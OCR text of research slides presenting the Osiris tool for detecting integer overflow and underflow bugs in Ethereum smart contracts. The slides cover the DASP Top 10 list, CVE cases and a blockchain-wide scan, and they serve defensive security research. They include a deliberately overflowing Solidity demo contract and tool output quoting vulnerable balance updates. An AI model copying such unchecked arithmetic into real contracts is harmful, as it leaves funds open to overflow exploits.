
DASP TOP 10 (dasp.co)

BANQUE ET CAISSE D'EPARGNE DE L'ETAT LUXEMBOURG


- Decentralized Application Security Project
- An initiative of NCC Group
- Open and collaborative project
- Similar to OWASP Top 10 but for smart contracts
- Arithmetic bugs are amongst the Top 3

1. Reentrancy
2. Access Control
3. Arithmetic
4. Unchecked Low Level Calls
5. Denial of Services
6. Bad Randomness
7. Front Running
8. Time Manipulation
9. Short Addresses
10. Unknown Unknowns

OSIRIS




```
1 pragma solidity ^0.4.21;
2
3 contract Test {
4
5   function overflow(uint value) public pure returns (
        uint) {
6       return value + 1;
7   }
8
9 }
```




```
➜ Osiris python osiris/osiris.py -s tests/AdditionSubtraction.sol

  .oooooo.             o8o           o8o
 d8P'  `Y8b            `"'           `"'
888      888  .oooo.o oooo  oooo d8b oooo   .oooo.o
888      888 d88(  "8 `888  `888""8P `888  d88(  "8
888      888 `"Y88b.   888   888      888  `"Y88b.
`88b    d88' o.  )88b  888   888      888  o.  )88b
 `Y8bood8P'  8""888P' o888o d888b    o888o 8""888P'


INFO:root:Contract tests/AdditionSubtraction.sol:C:
INFO:symExec:Running, please wait...
INFO:symExec:   ========== Results ==========
INFO:symExec:     EVM code coverage:     99.6%
INFO:symExec:     Arithmetic bugs:       True
INFO:symExec:      ↳ Overflow bugs:      True
tests/AdditionSubtraction.sol:C:13:9
unsignedBalanceOf[_to] += _value
^
INFO:symExec:      ↳ Underflow bugs:     True
tests/AdditionSubtraction.sol:C:11:9
unsignedBalanceOf[msg.sender] -= _value
^
INFO:symExec:      ↳ Division bugs:      False
INFO:symExec:      ↳ Modulo bugs:        False
INFO:symExec:      ↳ Truncation bugs:    False
INFO:symExec:      ↳ Signedness bugs:    False
INFO:symExec:     Callstack bug:         False
INFO:symExec:     Concurrency bug:       False
INFO:symExec:     Time dependency bug:   False
INFO:symExec:     Reentrancy bug:        False
INFO:symExec:    --- 1.36308193207 seconds ---
INFO:symExec:   ====== Analysis Completed ======
```

DETECTING KNOWN VULNERABILITIES

- Osiris successfully detects all the vulnerabilities listed below

Token	Bug Name	CVE Number	Disclosed
BEC [5]	batchOverflow	CVE-2018-10299	22 April 2018
SMT [9]	proxyOverflow	CVE-2018-10376	25 April 2018
UET [11]	transferFlaw	CVE-2018-10468	28 April 2018
SCA [10]	multiOverflow	CVE-2018-10706	10 May 2018
HXG [8]	burnOverflow	CVE-2018-11239	18 May 2018

Table 4: CVEs examined by Osiris.

- Interesting vulnerability allowing you to create many tokens for t he ICO


ANALYSING TOP TOKENS

- We downloaded 495 top token smart contracts as per market capital on Etherscan.io

- Osiris discovered an unknown vulnerability in a couple of them

Responsible disclosure …..


- In ”traditional” security disclosure you know whom to contact and inform about the vulnerability
- Blockchain protects the anonymity….so whom to contact ?




ANALYSING THE WHOLE BLOCKCHAIN

- We analyzed 1.2 million contracts, from August 7, 2015 to January 30, 2018
- 42,108 contracts are vulnerable to integer bugs
- Osiris takes 75 seconds to analyze a contract, with a median of 13 seconds and a mode of 1 second
- Osiris achieves a code coverage of 88% on average

DISTRIBUTION OF INTEGER BUGS



DISTRIBUTION OF ARITHMETIC BUGS



Existing improvements to be released


- Integrate Osiris in Remix (Web GUI)
- Analyze more than 90.000 ERC-20 based token smart contracts
- Use concolic execution to directly verify bugs and automatically generate exploits

Protecting Smart Contracts – Blockchain Defender


telindus

SnT
securityandtrust.lu


- Protect the network and service platform by taking into account the consenus….
- Flexible Software Defined Network component for the InfraChain project
- OpenSource Code development
- Support for multiple permissioned blockchains
    - Multichain, Hyperledger
- No modification of blockchain nodes and no censoring
    - Use blockchain nodes as they are



